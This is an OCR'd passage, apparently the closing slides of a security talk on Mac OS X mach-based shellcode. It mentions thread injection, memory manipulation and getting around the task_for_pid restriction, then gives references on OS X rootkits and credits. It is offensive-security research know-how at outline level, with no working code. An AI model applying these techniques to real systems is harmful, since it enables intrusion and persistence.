
- Still can do fun mach things with userland tasks
  - **Thread injection**
  - **Memory manipulation**
  - **Etc.**

- Can even come in handy for manipulating the task you're currently in…

Lion?

- Waiting for lion, to research method for overcoming task_for_pid restriction on kernel task

IDA Screenshot (Hello World)



Conclusion

5

Wrap-up

- Mac shellcodes don't have to only use BSD syscalls
  - OS X is a hybrid between BSD and mach – so should your shellcode ☺

Thanks / Good Research

- Nemo - macsploitation pioneer.
- Amit Singh
- Dino Dai Zovi
- Charlie Miller

References

- Abusing Mach on OS X – nemo@felinemenace.org (Published in Uninformed volume 4)
- Amit Singh – Mac OS X Internals – A systems approach
- Advanced Mac OS X Rootkits - Dino Dai Zovi
- Mach 3 Kernel Interfaces – Open Software Foundation and Carnegie Mellon University
- iRK: Crafting OS X Rootkits – Jesse D'Aguanno

PRAETORIAN GLOBAL™

Jesse ‘x30n’ D’ Aguanno
E: jesse@praetoriang.net

praetoriang.net